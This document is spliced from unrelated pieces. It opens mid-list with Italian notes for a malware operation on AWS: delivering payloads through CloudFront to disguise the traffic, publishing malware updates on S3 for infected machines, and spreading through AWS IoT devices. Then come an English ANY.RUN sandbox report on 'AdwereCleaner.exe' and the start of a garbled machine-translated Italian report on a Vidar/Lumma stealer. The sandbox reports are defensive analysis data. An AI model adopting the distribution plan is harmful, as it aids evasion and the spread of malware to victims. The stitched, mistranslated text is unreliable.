- **Utilizzo di CloudFront**: Distribuire i payload tramite Amazon CloudFront (rete CDN di AWS) per mimetizzare il traffico come traffico normale web e migliorare la latenza e disponibilità.
- **CloudWatch Logs e Metrics**: Utilizzare CloudWatch per monitorare attività e rispondere rapidamente a eventuali segnalazioni di rilevamento o problemi nella rete di distribuzione, mantenendo tutto su AWS.

5. Self-Update e Propagazione

- **Distribuzione tramite S3 e EC2 Spot Instances**: Pubblicare aggiornamenti del malware su S3 e farli scaricare periodicamente dalle macchine infette. Usare istanze Spot per caricare temporaneamente payload aggiornati senza mantenere risorse attive, riducendo i costi.
- **AWS IoT per Diffusione**: Sfruttare AWS IoT per coordinare la diffusione tra diversi dispositivi IoT connessi, che potrebbero ricevere il malware da AWS e trasmetterlo ad altri dispositivi vulnerabili nella rete.

ANY RUN
INTERACTIVE MALWARE ANALYSIS

General Info

File name:	AdwereCleaner.exe
Full analysis:	https://app.any.run/tasks/102bd588-0dc7-4d48-855d-fb42bdaca895
Verdict:	Malicious activity
Analysis date:	October 28, 2024 at 14:34:23
OS:	Windows 10 Professional (build: 19045, 64 bit)
Indicators:	
MIME:	application/vnd.microsoft.portable-executable
File info:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive, 5 sections
MD5:	248AADD395FFA7FFB1670392A9398454
SHA1:	C53C140BBDEB556FCA33BC7F9B2E44E9061EA3E5
SHA256:	51290129CCCCA38C6E3B4444D0DFB8D848C8F3FC2E5291FC0D219FD642530ADC
SSDEEP:	3072:15TDpNFVbxDSXJFFGhcBR1WLZ37p73G8Wn7GIDOg+ELqdSxo5XtIZjnvxRJgghaR:157TcfFPB6B3GL7g+me5aZjn5VlI9T/

Software environment set and analysis options

Launch configuration

Task duration:	60 seconds	Heavy Evasion option:	off	Network geolocation:	off
Additional time used:	none	MITM proxy:	off	Privacy:	Public submission
Fakenet option:	off	Route via Tor:	off	Autoconfirmation of UAC:	on
Network:	on				

Software preset

- Internet Explorer 11.3636.19041.0
- Adobe Acrobat (64-bit) (23.001.20093)
- Adobe Flash Player 32 NPAPI (32.0.0.465)
- Adobe Flash Player 32 PPAPI (32.0.0.465)
- CCleaner (6.20)
- FileZilla 3.65.0 (3.65.0)
- Google Chrome (122.0.6261.70)
- Google Update Helper (1.3.36.51)
- Java 8 Update 271 (64-bit) (8.0.2710.9)
- Java Auto Updater (2.8.271.9)
- Microsoft Edge (122.0.2365.59)
- Microsoft Edge Update (1.3.185.17)
- Microsoft Office Professional 2019 - de-de (16.0.16026.20146)
- Microsoft Office Professional 2019 - en-us (16.0.16026.20146)
- Microsoft Office Professional 2019 - es-es (16.0.16026.20146)
- Microsoft Office Professional 2019 - fr-fr (16.0.16026.20146)
- Microsoft Office Professional 2019 - ja-jp (16.0.16026.20146)
- Microsoft Office Professional 2019 - ko-kr (16.0.16026.20146)
- Microsoft Office Professional 2019 - pt-br (16.0.16026.20146)
- Microsoft Office Professional 2019 - tr-tr (16.0.16026.20146)
- Microsoft Office Professional 2019 - it-it (16.0.16026.20146)
- Microsoft Office профессиональный 2019 - ru-ru (16.0.16026.20146)
- Microsoft OneNote - en-us (16.0.16026.20146)
- Microsoft Update Health Tools (3.74.0.0)
- Microsoft Visual C++ 2013 Redistributable (x64) - 12.0.30501 (12.0.30501.0)
- Microsoft Visual C++ 2013 x64 Additional Runtime - 12.0.21005 (12.0.21005)
- Microsoft Visual C++ 2013 x64 Minimum Runtime - 12.0.21005 (12.0.21005)
- Microsoft Visual C++ 2015-2022 Redistributable (x64) - 14.36.32532 (14.36.32532.0)
- Microsoft Visual C++ 2015-2022 Redistributable (x86) - 14.36.32532 (14.36.32532.0)
- Microsoft Visual C++ 2022 X64 Additional Runtime - 14.36.32532 (14.36.32532)
- Microsoft Visual C++ 2022 X64 Minimum Runtime - 14.36.32532 (14.36.32532)
- Microsoft Visual C++ 2022 X86 Additional Runtime - 14.36.32532 (14.36.32532)
- Microsoft Visual C++ 2022 X86 Minimum Runtime - 14.36.32532 (14.36.32532)
- Mozilla Firefox (x64 en-US) (123.0)
- Mozilla Maintenance Service (123.0)
- Notepad++ (64-bit x64) (7.9.1)
- Office 16 Click-to-Run Extensibility Component (16.0.15726.20202)
- Office 16 Click-to-Run Licensing Component (16.0.16026.20146)
- Office 16 Click-to-Run Localization Component (16.0.15726.20202)
- Office 16 Click-to-Run Localization Component (16.0.15928.20198)
- PowerShell 7-x64 (7.3.5.0)
- Skype version 8.104 (8.104)

Hotfixes

- Client LanguagePack Package
- Client LanguagePack Package
- DotNetRollup
- DotNetRollup 481
- DotNetRollup 481
- FodMetadata Package
- Foundation Package
- Hello Face Package
- Hello Face Package
- InternetExplorer Optional Package
- InternetExplorer Optional Package
- KB5003791
- KB5011048
- KB5015684
- KB5033052
- LanguageFeatures Basic en-us Package
- LanguageFeatures Handwriting en-us Package
- LanguageFeatures OCR en-us Package
- LanguageFeatures Speech en-us Package
- LanguageFeatures TextToSpeech en-us Package
- MSPaint FoD Package
- MSPaint FoD Package
- MSPaint FoD Package
- MSPaint FoD Package
- MSPaint FoD Package
- MSPaint FoD Package
- MediaPlayer Package
- MediaPlayer Package
- Microsoft OneCore ApplicationModel Sync Desktop FOD Package
- Microsoft OneCore ApplicationModel Sync Desktop FOD Package
- Microsoft OneCore DirectX Database FOD Package
- NetFx3 OnDemand Package
- Notepad FoD Package
- Notepad FoD Package
- Notepad FoD Package
- Notepad FoD Package
- Notepad FoD Package
- OpenSSH Client Package
- OpenSSH Client Package
- PowerShell ISE FOD Package
- PowerShell ISE FOD Package
- PowerShell ISE FOD Package

- Update for Windows 10 for x64-based Systems (KB4023057) (2.59.0.0)
- Update for Windows 10 for x64-based Systems (KB4023057) (2.63.0.0)
- Update for Windows 10 for x64-based Systems (KB4480730) (2.55.0.0)
- Update for Windows 10 for x64-based Systems (KB5001716) (8.93.0.0)
- VLC media player (3.0.11)
- WinRAR 5.91 (64-bit) (5.91.0)
- Windows PC Health Check (3.6.2204.08001)
- PowerShell ISE FOD Package
- Printing PMCPPC FoD Package
- Printing PMCPPC FoD Package
- Printing PMCPPC FoD Package
- Printing WFS FoD Package
- Printing WFS FoD Package
- Printing WFS FoD Package
- Printing WFS FoD Package
- ProfessionalEdition
- ProfessionalEdition
- QuickAssist Package
- QuickAssist Package
- RollupFix
- RollupFix
- ServicingStack
- ServicingStack
- ServicingStack 3989
- StepsRecorder Package
- StepsRecorder Package
- StepsRecorder Package
- StepsRecorder Package
- StepsRecorder Package
- TabletPCMath Package
- TabletPCMath Package
- UserExperience Desktop Package
- UserExperience Desktop Package
- WordPad FoD Package
- WordPad FoD Package
- WordPad FoD Package
- WordPad FoD Package
- WordPad FoD Package

Behavior activities

MALICIOUS

No malicious indicators.

SUSPICIOUS

Reads security settings of Internet Explorer
- AdwereCleaner.exe (PID: 1176)

Executable content was dropped or overwritten
- AdwereCleaner.exe (PID: 1176)

INFO

Creates files or folders in the user directory
- AdwereCleaner.exe (PID: 1176)

Reads the computer name
- AdwereCleaner.exe (PID: 1176)

The process uses the downloaded file
- AdwereCleaner.exe (PID: 1176)

Checks supported languages
- AdwereCleaner.exe (PID: 1176)

Process checks computer location settings
- AdwereCleaner.exe (PID: 1176)

Malware configuration

No Malware configuration.

Static information

TRiD

.exe | NSIS - Nullsoft Scriptable Install System (91.9)
.exe | Win32 Executable MS Visual C++ (generic) (3.3)
.exe | Win64 Executable (generic) (3)
.dll | Win32 Dynamic Link Library (generic) (0.7)
.exe | Win32 Executable (generic) (0.4)


EXIF

EXE

MachineType:	Intel 386 or later, and compatibles
TimeStamp:	2013:12:25 05:01:41+00:00
ImageFileCharacteristics:	No relocs, Executable, No line numbers, No symbols, 32-bit
PEType:	PE32
LinkerVersion:	6
CodeSize:	24064
InitializedDataSize:	162816
UninitializedDataSize:	1024
EntryPoint:	0x30e4
OSVersion:	4
ImageVersion:	6
SubsystemVersion:	4

Subsystem:	Windows GUI


Video and screenshots



Processes

Total processes	Monitored processes	Malicious processes	Suspicious processes
132	4	0	0

Behavior graph



Specs description

- Program did not start
- Probably Tor was used
- Known threat
- Connects to the network
- Task contains several apps running
- File is detected by antivirus software
- The process has the malware config
- Low-level access to the HDD
- Behavior similar to spam
- RAM overrun
- CPU overrun
- Application downloaded the executable file
- Inspected object has suspicious PE structure
- Process was added to the startup
- Task has injected processes
- Network attacks were detected
- Process starts the services
- Actions similar to stealing personal data
- Behavior similar to exploiting the vulnerability
- Debug information is available
- Executable file was dropped
- Integrity level elevation
- System was rebooted
- Task has apps ended with an error
- Task contains an error or was rebooted

Process information

PID	CMD	Path	Indicators	Parent process
1176	"C:\Users\admin\AppData\Local\Temp\AdwereCleaner.exe"	C:\Users\admin\AppData\Local\Temp\AdwereCleaner.exe		explorer.exe
Information				
User: admin	Integrity Level: MEDIUM			
Exit code: 0				
6592	"C:\Users\admin\AppData\Local\6AdwCleaner.exe"	C:\Users\admin\AppData\Local\6AdwCleaner.exe		AdwereCleaner.exe

Information

User:	admin	Integrity Level:	MEDIUM
Description:	AdwareBooC	Version:	1.0.0.0

6504 C:\WINDOWS\system32\SppExtComObj.exe -Embedding C:\Windows\System32\SppExtComObj.Exe – svchost.exe

Information

User:	NETWORK SERVICE	Company:	Microsoft Corporation
Integrity Level:	SYSTEM	Description:	KMS Connection Broker
Version:	10.0.19041.3996 (WinBuild.160101.0800)		

5896 "C:\WINDOWS\System32\SLUI.exe" RuleId=3482d82e-ca2c-4e1f-8864-da0267b484b2;Action=AutoActivate;AppId=55c92734-d682-4d71-983e-d6ec3f16059f;SkuId=4de7cb65-cdf1-4de9-8ae8-e3cce27b9f2c;NotificationInterval=1440;Trigger=TimerEvent C:\Windows\System32\slui.exe – SppExtComObj.Exe

Information

User:	NETWORK SERVICE	Company:	Microsoft Corporation
Integrity Level:	SYSTEM	Description:	Windows Activation Client
Version:	10.0.19041.1 (WinBuild.160101.0800)		

Registry activity

Total events	Read events	Write events	Delete events
4 329	4 313	16	0

Modification events

(PID) Process:	(6592) 6AdwCleaner.exe	Key:	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\6AdwCleaner_RASAPI32
Operation:	write	Name:	EnableFileTracing
Value:	0		
(PID) Process:	(6592) 6AdwCleaner.exe	Key:	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\6AdwCleaner_RASAPI32
Operation:	write	Name:	EnableAutoFileTracing
Value:	0		
(PID) Process:	(6592) 6AdwCleaner.exe	Key:	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\6AdwCleaner_RASAPI32
Operation:	write	Name:	EnableConsoleTracing
Value:	0		
(PID) Process:	(6592) 6AdwCleaner.exe	Key:	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\6AdwCleaner_RASAPI32
Operation:	write	Name:	FileTracingMask
Value:			
(PID) Process:	(6592) 6AdwCleaner.exe	Key:	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\6AdwCleaner_RASAPI32
Operation:	write	Name:	ConsoleTracingMask
Value:			
(PID) Process:	(6592) 6AdwCleaner.exe	Key:	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\6AdwCleaner_RASAPI32
Operation:	write	Name:	MaxFileSize
Value:	1048576		
(PID) Process:	(6592) 6AdwCleaner.exe	Key:	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\6AdwCleaner_RASAPI32
Operation:	write	Name:	FileDirectory
Value:	%windir%\tracing		
(PID) Process:	(6592) 6AdwCleaner.exe	Key:	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\6AdwCleaner_RASMANCS
Operation:	write	Name:	EnableFileTracing
Value:	0		
(PID) Process:	(6592) 6AdwCleaner.exe	Key:	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\6AdwCleaner_RASMANCS
Operation:	write	Name:	EnableAutoFileTracing
Value:	0		
(PID) Process:	(6592) 6AdwCleaner.exe	Key:	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\6AdwCleaner_RASMANCS
Operation:	write	Name:	EnableConsoleTracing
Value:	0		
(PID) Process:	(6592) 6AdwCleaner.exe	Key:	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\6AdwCleaner_RASMANCS
Operation:	write	Name:	FileTracingMask
Value:			
(PID) Process:	(6592) 6AdwCleaner.exe	Key:	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\6AdwCleaner_RASMANCS
Operation:	write	Name:	ConsoleTracingMask

Value:

(PID) Process: (6592) 6AdwCleaner.exe Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\6AdwCleaner_RASMANCS
Operation: write Name: MaxFileSize
Value: 1048576

(PID) Process: (6592) 6AdwCleaner.exe Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\6AdwCleaner_RASMANCS
Operation: write Name: FileDirectory
Value: %windir%\tracing

(PID) Process: (6592) 6AdwCleaner.exe Key: HKEY_CURRENT_USER\SOFTWARE\AdwCleaner
Operation: write Name: id
Value: 0

(PID) Process: (6592) 6AdwCleaner.exe Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
Operation: write Name: AdwCleaner
Value: "C:\Users\admin\AppData\Local\6AdwCleaner.exe" -auto

Files activity

Executable files	Suspicious files	Text files	Unknown types
1	6	0	0

Dropped files

PID	Process	Filename	Type
6592	6AdwCleaner.exe	C:\Users\admin\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\B90B117906B8A74C79D1BC450C2B94B1_A54F26A8A41DE52C237D54D67F12793F MD5: ABFA2E894B4479D44DEE722D520492D1 SHA256: 4DF7CA15EE8FD8AAEA113F6DA6CE752B5E2ECFEAB4673878ED56476A1A120466	binary
6592	6AdwCleaner.exe	C:\Users\admin\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\F4D9C889B7AEBCF4E1A2DAABC5C3628A_77D782D611E65A2A81EA974847CB0C84 MD5: 5E8CA0A2FE32380587F51F8C1A17E693 SHA256: 906FAEB2DA09C0A88200DF01E365E23A70CA5DF38C894C9F5D7830D523AE6424	binary
6592	6AdwCleaner.exe	C:\Users\admin\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\1F356F4D07FE8C483E769E4586569404 MD5: C6680BC4DFC37EB388A992DC25BE6D97 SHA256: 229F7DB821AE0B3B901BC9FB04739B6D4E2B17FF797FFE7197A869735485DDAF	binary
6592	6AdwCleaner.exe	C:\Users\admin\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\B90B117906B8A74C79D1BC450C2B94B1_A54F26A8A41DE52C237D54D67F12793F MD5: 9F886DF6518081483BD277BB2926D56F SHA256: 7701277481103526O7DBBF4D962E7302282B45C4F480B2EA32A9F274B4DD43D4	binary
6592	6AdwCleaner.exe	C:\Users\admin\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\F4D9C889B7AEBCF4E1A2DAABC5C3628A_77D782D611E65A2A81EA974847CB0C84 MD5: 36F43D8EB4DCB4C4B31E0665B6305B52 SHA256: BE76D817AA4B8027F36E4E9C373546742A65478791154984B339D25711432DC3	binary
6592	6AdwCleaner.exe	C:\Users\admin\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\1F356F4D07FE8C483E769E4586569404 MD5: A6DDBCCF4CEDE94A5EA0BA756C30EA33 SHA256: 3B122677ED438603E184AB3EC9A5C74AF281D4312B38B3380CD91E5933093C10	binary
1176	AdwereCleaner.exe	C:\Users\admin\AppData\Local\6AdwCleaner.exe MD5: 87E4959FEFEC297EBBF42DE79B5C88F6 SHA256: 4F0033E811FE2497B38F0D45DF958829D01933EBE7D331079EEFC8E38FBEAA61	executable

Network activity

HTTP(S) requests	TCP/UDP connections	DNS requests	Threats
11	49	26	0

HTTP requests

PID	Process	Method	HTTP Code	IP	URL	CN	Type	Size	Reputation
–	–	GET	200	192.229.221.95:80	http://ocsp.digicert.com/MFEwTzBNMEswSTAJBgUrDgMCGgUABBTrjrydRyt%2BApF3GSPypfHBxR5XtQQUs9tIpPmhxdiuNkHMEWNpYim8S8YCEAI5PUjXAkJafLQcAAsO18o%3D	unknown	–	–	unknown
–	–	GET	200	88.221.169.152:80	http://www.microsoft.com/pkiops/crl/MicSecSerCA2011_2011-10-18.crl	unknown	–	–	unknown
–	–	GET	200	2.16.164.106:80	http://crl.microsoft.com/pki/crl/products/MicRooCerAut2011_2011_03_22.crl	unknown	–	–	unknown
4376	svchost.exe	GET	200	192.229.221.95:80	http://ocsp.digicert.com/MFEwTzBNMEswSTAJBgUrDgMCGgUABBSAUQYBMq2awn1Rh6Doh%2FsBYgFV7gQUA95QNVbRTLtm8KPiGxvDI7I90VUCEAJ0LqoXyo4hxxe7H%2Fz9DKA%3D	unknown	–	–	unknown
6592	6AdwCleaner.exe	GET	200	104.18.38.233:80	http://ocsp.usertrust.com/MFEwTzBNMEswSTAJBgUrDgMCGgUABBRtl6lMY2%2BiPob4twryIF%2BFfgUdvwQUK8NGq7oOyWUqRtF5R8Ri4uHa%2FLgCEBBwnU%2F1VAjXMGAB2OqRdbs%3D	unknown	–	–	unknown

6592	6AdwCleaner.exe	GET	200	172.64.149.23:80	http://ocsp.comodoca.com/MFEwTzBNMEswSTAJBgUrDgMCGgUABBSOJaE2H4hHYQzP74hlLuO41NG%2BEAQUHsWxLH2H2gJofCW8DAeEP7bP3vECEFGC5bJKS84miWDFSzbnHQI%3D	unknown	–	–	unknown
6720	backgroundTaskHost.exe	GET	200	192.229.221.95:80	http://ocsp.digicert.com/MFEwTzBNMEswSTAJBgUrDgMCGgUABBQ50otx%2Fh0Ztl%2Bz8SiPI7wEWVxDIQQUTiJUIBiV5uNu5g%2F6%2BrkS7QYXjzkCEAn5bsKVVV8kdJ6vHI3O1J0%3D	unknown	–	–	unknown
6592	6AdwCleaner.exe	GET	200	172.64.149.23:80	http://ocsp.comodoca.com/MFEwTzBNMEswSTAJBgUrDgMCGgUABBSOJaE2H4hHYQzP74hlLuO41NG%2BEAQUHsWxLH2H2gJofCW8DAeEP7bP3vECEFGC5bJKS84miWDFSzbnHQI%3D	unknown	–	–	unknown
5284	SIHClient.exe	GET	200	23.35.229.160:80	http://www.microsoft.com/pkiops/crl/Microsoft%20ECC%20Product%20Root%20Certificate%20Authority%202018.crl	unknown	–	–	unknown
5284	SIHClient.exe	GET	200	23.35.229.160:80	http://www.microsoft.com/pkiops/crl/Microsoft%20ECC%20Update%20Secure%20Server%20CA%202.1.crl	unknown	–	–	unknown
6592	6AdwCleaner.exe	GET	200	104.18.38.233:80	http://crl.comodoca.com/COMODOCodeSigningCA2.crl	unknown	–	–	unknown

Connections

PID	Process	IP	Domain	ASN	CN	Reputation
4	System	192.168.100.255:137	–	–	–	whitelisted
6944	svchost.exe	20.73.194.208:443	settings-win.data.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK	NL	whitelisted
5488	MoUsoCoreWorker.exe	20.73.194.208:443	settings-win.data.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK	NL	whitelisted
–	–	20.73.194.208:443	settings-win.data.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK	NL	whitelisted
–	–	2.16.164.106:80	crl.microsoft.com	Akamai International B.V.	NL	unknown
–	–	88.221.169.152:80	www.microsoft.com	AKAMAI-AS	DE	whitelisted
4360	SearchApp.exe	2.23.209.186:443	www.bing.com	Akamai International B.V.	GB	unknown
–	–	192.229.221.95:80	ocsp.digicert.com	EDGECAST	US	whitelisted
4	System	192.168.100.255:138	–	–	–	whitelisted
4376	svchost.exe	40.126.31.73:443	login.live.com	MICROSOFT-CORP-MSN-AS-BLOCK	IE	unknown
4376	svchost.exe	192.229.221.95:80	ocsp.digicert.com	EDGECAST	US	whitelisted
4360	SearchApp.exe	2.23.209.144:443	th.bing.com	Akamai International B.V.	GB	unknown
6592	6AdwCleaner.exe	104.18.38.233:80	ocsp.usertrust.com	CLOUDFLARENET	–	shared
6592	6AdwCleaner.exe	172.64.149.23:80	ocsp.usertrust.com	CLOUDFLARENET	US	unknown
780	svchost.exe	23.52.181.141:443	go.microsoft.com	Akamai International B.V.	US	unknown
6944	svchost.exe	40.127.240.158:443	settings-win.data.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK	IE	unknown
2852	svchost.exe	40.113.103.199:443	client.wns.windows.com	MICROSOFT-CORP-MSN-AS-BLOCK	NL	whitelisted
6720	backgroundTaskHost.exe	20.223.35.26:443	arc.msn.com	MICROSOFT-CORP-MSN-AS-BLOCK	IE	unknown
6720	backgroundTaskHost.exe	192.229.221.95:80	ocsp.digicert.com	EDGECAST	US	whitelisted
6720	backgroundTaskHost.exe	20.103.156.88:443	fd.api.iris.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK	NL	unknown
4360	SearchApp.exe	92.123.104.45:443	www.bing.com	Akamai International B.V.	DE	unknown
5284	SIHClient.exe	4.245.163.56:443	slscr.update.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK	US	unknown
5284	SIHClient.exe	23.35.229.160:80	www.microsoft.com	AKAMAI-AS	DE	whitelisted
5284	SIHClient.exe	40.69.42.241:443	fe3cr.delivery.mp.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK	IE	unknown
4020	svchost.exe	239.255.255.250:1900	–	–	–	whitelisted

DNS requests

Domain	IP	Reputation
settings-win.data.microsoft.com	20.73.194.208 40.127.240.158	whitelisted
crl.microsoft.com	2.16.164.106 2.16.164.9	whitelisted
www.microsoft.com	88.221.169.152 23.35.229.160	whitelisted

www.bing.com	2.23.209.186 2.23.209.185 2.23.209.173 2.23.209.182 2.23.209.177 2.23.209.183 2.23.209.178 2.23.209.188 2.23.209.181 92.123.104.45 92.123.104.38 92.123.104.36 92.123.104.44 92.123.104.46 92.123.104.37 92.123.104.40 92.123.104.47 92.123.104.48	whitelisted
ocsp.digicert.com	192.229.221.95	whitelisted
google.com	142.250.186.78	whitelisted
www.vikingwebscanner.com	–	malicious
login.live.com	40.126.31.73 40.126.31.67 20.190.159.23 20.190.159.4 20.190.159.0 20.190.159.71 40.126.31.69 20.190.159.73	whitelisted
th.bing.com	2.23.209.144 2.23.209.141 2.23.209.140 2.23.209.150 2.23.209.154 2.23.209.149 2.23.209.148 2.23.209.142 2.23.209.143	whitelisted
ocsp.usertrust.com	104.18.38.233 172.64.149.23	whitelisted
ocsp.comodoca.com	172.64.149.23 104.18.38.233	whitelisted
crl.comodoca.com	104.18.38.233 172.64.149.23	whitelisted
go.microsoft.com	23.52.181.141	whitelisted
client.wns.windows.com	40.113.103.199	whitelisted
arc.msn.com	20.223.35.26	whitelisted
fd.api.iris.microsoft.com	20.103.156.88	whitelisted
slscr.update.microsoft.com	4.245.163.56	whitelisted
fe3cr.delivery.mp.microsoft.com	40.69.42.241	whitelisted
nexusrules.officeapps.live.com	52.111.236.22	whitelisted

Threats

No threats detected

Debug output strings

No debug info

ANY RUN
INTERACTIVE MALWARE ANALYSIS

Informazioni generali

Nome file:	66bddfcb52736_vidar.exe
Analisi completa:	https://app.any.run/tasks/371957e1-d960-4b8a-8c68-241ff918517d
Verdetto:	Attività dannosa
Minacce:	**Caricatore** Un loader è un software dannoso che si infiltra nei dispositivi per distribuire payload dannosi. Questo malware è in grado di infettare i computer delle vittime, analizzare le informazioni di sistema e installare altri tipi di minacce, come trojan o stealer. I criminali solitamente distribuiscono i loader tramite e-mail e link di phishing, affidandosi all'ingegneria sociale per indurre gli utenti a scaricare ed eseguire i loro eseguibili. I loader impiegano tattiche avanzate di evasione e persistenza per evitare il rilevamento. **Luce** Lumma è un ladro di informazioni, sviluppato utilizzando il linguaggio di programmazione C. Viene offerto in vendita come malware-as-a-service, con diversi piani disponibili. Di solito prende di mira i wallet di criptovaluta, le credenziali di accesso e altre informazioni sensibili su un sistema compromesso. Il software dannoso riceve regolarmente aggiornamenti che ne migliorano ed espandono la funzionalità, rendendolo una seria minaccia di ladro. **Ladro** Gli stealer sono un gruppo di software dannosi che mirano a ottenere l'accesso non autorizzato alle informazioni degli utenti e a trasferirle all'aggressore. La categoria di malware stealer include vari tipi di programmi che si concentrano sul loro particolare tipo di dati, tra cui file, password e criptovaluta. Gli stealer sono in grado di spiare i loro obiettivi registrando le loro sequenze di tasti e scattando screenshot. Questo tipo di malware viene distribuito principalmente come parte di campagne di phishing. **Vidare** Vidar è un malware pericoloso che ruba informazioni e criptovaluta agli utenti infetti. Deve il suo nome all'antico dio scandinavo della Vendetta. Questo ladro terrorizza Internet dal 2018.
Data di analisi:	25 agosto 2024 alle 22:11:02
Sistema operativo:	Windows 10 Professional (build: 19045, 64 bit)
Etichette:	vedere · luce · ladro · caricatore
Indicatori:	
MIMO:	applicazione/x-dosexec
Informazioni sul file:	Eseguibile PE32 (GUI) Intel 80386 Mono/.Net assembly, per MS Windows
MD5:	FEDB687ED23F77925B35623027F799BB
SHA1:	7F27D0290ECC2C81BF2B2D0FA1026F54FD687C81
Codice SHA256:	325396D5FFCA8546730B9A56C2D0ED99238D48B5E1C3C49E7D027505EA13B8D1
SSDEEP:	6144:yZIlGEaS7npmSNIfI330znhlBf4hJYBaZaH55B:rGEaSVmSmI30znhSYaZa5

Set di ambiente software e opzioni di analisi

Configurazione di avvio

